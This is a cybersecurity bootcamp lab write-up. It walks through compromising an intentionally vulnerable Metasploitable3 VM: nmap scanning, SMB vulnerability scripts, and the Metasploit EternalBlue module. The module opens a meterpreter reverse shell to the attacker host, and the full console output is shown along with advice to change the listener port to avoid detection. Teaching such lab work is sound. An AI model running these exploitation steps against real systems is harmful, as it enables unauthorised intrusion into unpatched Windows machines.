How many Shells? (Core)

Olubukola Omotayo
Coding Dojo Cybersecurity Boot Camp
8th May 2024

How Many Shells? (Core)

Learning Objectives:

- Exploit a target machine.
- Provide a detailed walkthrough of an offensive security engagement.

Using all of the skills that we have taught you up to this point, pop as many shells on Metasploitable3 through as many vectors as possible and provide a detailed walkthrough.

NOTE: There is no right or wrong amount and no minimum requirement past. This is to practice the persistence that you will need going through the course 3 belt exam.

Assignment Submission

Upload a single document with a detailed walkthrough of every way you were able to successfully exploit the Metasploitable 3 VM.

FAQs


Are we limited to exploiting only one of the Metasploitable3 VM's?
No, you are not limited to exploiting only one of the Metasploitable3 VM's. The objective of the assignment is to pop as many shells as you can on either or both of those VM's.


Can we use the previous methods of exploitation from our labs to gain a shell on the target machines?
We encourage you to explore other attack vectors (ports and services that may be vulnerable but were not exploited in any of the previous labs). However, If you have had success in the past exploiting specific vectors on the target VM's, you are allowed to use them.

Upload a single document with a detailed walkthrough of every way you were able to successfully exploit the Metasploitable 3 VM.

Assignment Solution:


For starters, confirm that the Kali server and the metasploitable server are both on the same network:






The 2 are on the 'CodingDojo' NAT network.

1. Check to confirm the IP address of the Kali server (the local host) using the *ifconfig* command:



- Kali server – 10.0.2.4

- Next, start the Metasploitable VM (*the vulnerable remote server*) on he VirtualBox Manager:



- On the host Kali server, use the ***nmap*** command to identify all the IP addresses running on the same network as the Kali server. And then, since we had identified the IP of the Kali, we can isolate what the IP of the remote server is.

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.0.2.1-254
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-02 02:28 EDT
Nmap scan report for 10.0.2.1
Host is up (0.0017s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 10.0.2.2
Host is up (0.0015s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE
53/tcp   open  domain
631/tcp  open  ipp
5000/tcp open  upnp
5952/tcp open  unknown
7000/tcp open  afs3-fileserver
8021/tcp open  ftp-proxy

Nmap scan report for 10.0.2.4
Host is up (0.0051s latency).
All 1000 scanned ports on 10.0.2.4 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 10.0.2.8
Host is up (0.0050s latency).
Not shown: 980 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
```

The IP of the metasploitable server is 10.0.2.8. Also identifiable by the ports 139 & 445 indicated in the assignment to be vulnerable and to be exploited.

Use the nmap scripting engine (nse) to scan these 2 ports and run the SMB using vuln scripts against them.

- Navigate to the path for the scripts *(/usr/share/nmap/scripts*) and do a listing of all scripts related to 'smb':

- Use the nmap command to scan the ports using scripts that are related to smb vulnerability on the target server(10.0.2.8):


nmap -A --script=smb-vuln* -p 139, 445 10.0.2.8

This command utilizes Nmap, a network scanning tool, to perform a comprehensive scan targeting a specific IP address, (in this case, our vulnerable remote server, 10.0.2.8) on ports 139 and 445.

Let's break down the components of the command:

- nmap: This is the command-line utility used for network exploration and security auditing.
- -A: This flag enables aggressive mode, which instructs Nmap to enable OS detection, version detection, script scanning, and traceroute.
- --script=smb-vuln*: This flag tells Nmap to run scripts related to SMB (Server Message Block) vulnerabilities. The * symbol indicates that it should run all scripts matching the pattern smb-vuln*. SMB is a network file sharing protocol primarily used in Windows environments, and vulnerabilities in SMB can be critical for security.
- -p 139, 445: This flag specifies the ports to scan, in this case, ports 139 and 445. Port 139 is commonly used for NetBIOS Session Service, while port 445 is used for SMB over TCP. Both of these ports are commonly associated with SMB and Windows file sharing.
- 10.0.2.8: This is the target IP address. Nmap will perform the specified scan against this IP.

In summary, this command runs an aggressive scan on ports 139 and 445 of the specified IP address, utilizing SMB vulnerability scripts to identify potential weaknesses in systems running SMB services.




The results of the scan above, confirms that the remote server is indeed vulnerable. We're ready to exploit it using the ***msfconsole*** command!!!

The msfconsole command launches the Metasploit Framework console, which is a powerful and widely-used open-source tool for developing, testing, and executing exploit code against remote targets. Metasploit Framework provides a comprehensive collection of exploits, payloads, auxiliary modules, and post-exploitation modules that security professionals, ethical hackers, and penetration testers use to assess the security of networks and systems.


Once you launch msfconsole, you are greeted with an interactive command-line interface where you can:

1. Search for exploits, payloads, or auxiliary modules.
2. Load and use modules to perform various tasks such as scanning, exploitation, and post-exploitation.
3. Set options for modules to customize their behavior.
4. Execute exploits against target systems.
5. Perform post-exploitation activities such as gathering information, pivoting to other systems, or maintaining access.

Metasploit Framework is widely known for its effectiveness in penetration testing and its extensive database of vulnerabilities and exploits, making it a valuable tool for both offensive security professionals and defenders looking to test and improve their organization's security posture. However, it's important to use such tools responsibly and ethically, adhering to applicable laws and regulations.



- Search for modules related to eternalblue.



Module number# 0 conforms to the eternalblue being searched:

Use the # or the name of the module in the 'use' command, and then type 'options' to see the module options:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options
```

```
File  Actions  Edit  View  Help
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

For all the items that 'required' is 'yes' there has to be a corresponding value for the 'current setting'.

Only ‘Rhosts’ does not have a value, so a value has to be set for it.

Also, the port of the local host (kali) – lhost which is currently 4444, has to be modified so that it isnt obvious that metasploit was used, as it is generally known that this is the port for it. (Ensure that the new port is one that is opened on the kali server)

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 4455
lport ⇒ 4455
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.0.2.8
rhost ⇒ 10.0.2.8
```

- Type ‘options’ to confirm


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 4455
lport ⇒ 4455
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.0.2.8
rhost ⇒ 10.0.2.8
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.0.2.8         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT     4455             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

- Run:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.4:4455
[*] 10.0.2.8:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.8:445         - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2
dard 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.8:445         - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.8:445 - The target is vulnerable.
[*] 10.0.2.8:445 - Connecting to target for exploitation.
[+] 10.0.2.8:445 - Connection established for exploitation.
[+] 10.0.2.8:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.8:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.2.8:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Serv
[*] 10.0.2.8:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Stand
[*] 10.0.2.8:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service
[*] 10.0.2.8:445 - 0x00000030  6b 20 31                                         k 1
[+] 10.0.2.8:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.8:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.8:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.8:445 - Starting non-paged pool grooming
[+] 10.0.2.8:445 - Sending SMBv2 buffers
[+] 10.0.2.8:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.8:445 - Sending final SMBv2 buffers.
[*] 10.0.2.8:445 - Sending last fragment of exploit packet!
[*] 10.0.2.8:445 - Receiving response from exploit packet
[+] 10.0.2.8:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.8:445 - Sending egg to corrupted connection.
[*] 10.0.2.8:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.8
[*] Meterpreter session 1 opened (10.0.2.4:4455 → 10.0.2.8:50011) at 2024-04-02 17:29:30 -0
[+] 10.0.2.8:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 10.0.2.8:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 10.0.2.8:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

meterpreter > 
```

I'm in!! Do a listing using the 'ls' command:

```
File  Actions  Edit  View  Help
[+] 10.0.2.8:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

meterpreter > ls
Listing: C:\Windows\system32
============================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040777/rwxrwxrwx  0        dir   2023-03-19 05:05:50 -0400  -p
040777/rwxrwxrwx  0        dir   2010-11-21 00:56:54 -0500  0409
100666/rw-rw-rw-  16624    fil   2024-04-01 18:16:51 -0400  7B296FB0-376B-497e-B012-9C450E1
                                                            27-5P-0.C7483456-A289-439d-8115
                                                            1632D005A0
100666/rw-rw-rw-  16624    fil   2024-04-01 18:16:51 -0400  7B296FB0-376B-497e-B012-9C450E1
                                                            27-5P-1.C7483456-A289-439d-8115
                                                            1632D005A0
100666/rw-rw-rw-  39424    fil   2009-07-13 21:24:45 -0400  ACCTRES.dll
100777/rwxrwxrwx  24064    fil   2009-07-13 21:38:55 -0400  ARP.EXE
100666/rw-rw-rw-  500224   fil   2015-02-02 22:31:05 -0500  AUDIOKSE.dll
100666/rw-rw-rw-  780800   fil   2010-11-20 22:25:07 -0500  ActionCenter.dll
100666/rw-rw-rw-  549888   fil   2010-11-20 22:25:07 -0500  ActionCenterCPL.dll
100666/rw-rw-rw-  213504   fil   2010-11-20 22:24:24 -0500  ActionQueue.dll
100666/rw-rw-rw-  111616   fil   2010-11-20 22:24:30 -0500  ActiveSockets.dll
100777/rwxrwxrwx  40448    fil   2009-07-13 21:38:55 -0400  AdapterTroubleshooter.exe
100666/rw-rw-rw-  577024   fil   2010-11-20 22:24:40 -0500  AdmTmpl.dll
040777/rwxrwxrwx  0        dir   2010-11-20 22:32:21 -0500  AdvancedInstallers
100666/rw-rw-rw-  312320   fil   2009-07-13 21:40:01 -0400  AppIdPolicyEngineApi.dll
100666/rw-rw-rw-  33792    fil   2009-07-13 21:40:01 -0400  Apphlpdm.dll
100777/rwxrwxrwx  35328    fil   2009-07-13 21:38:55 -0400  AtBroker.exe
100666/rw-rw-rw-  440832   fil   2015-02-02 22:30:55 -0500  AudioEng.dll
100666/rw-rw-rw-  296448   fil   2015-02-02 22:30:55 -0500  AudioSes.dll
100666/rw-rw-rw-  220672   fil   2009-07-13 21:40:04 -0400  AuditNativeSnapIn.dll
100666/rw-rw-rw-  75264    fil   2009-07-13 21:40:04 -0400  AuditPolicyGPInterop.dll
100666/rw-rw-rw-  304128   fil   2009-07-13 21:40:04 -0400  AuthFWGP.dll
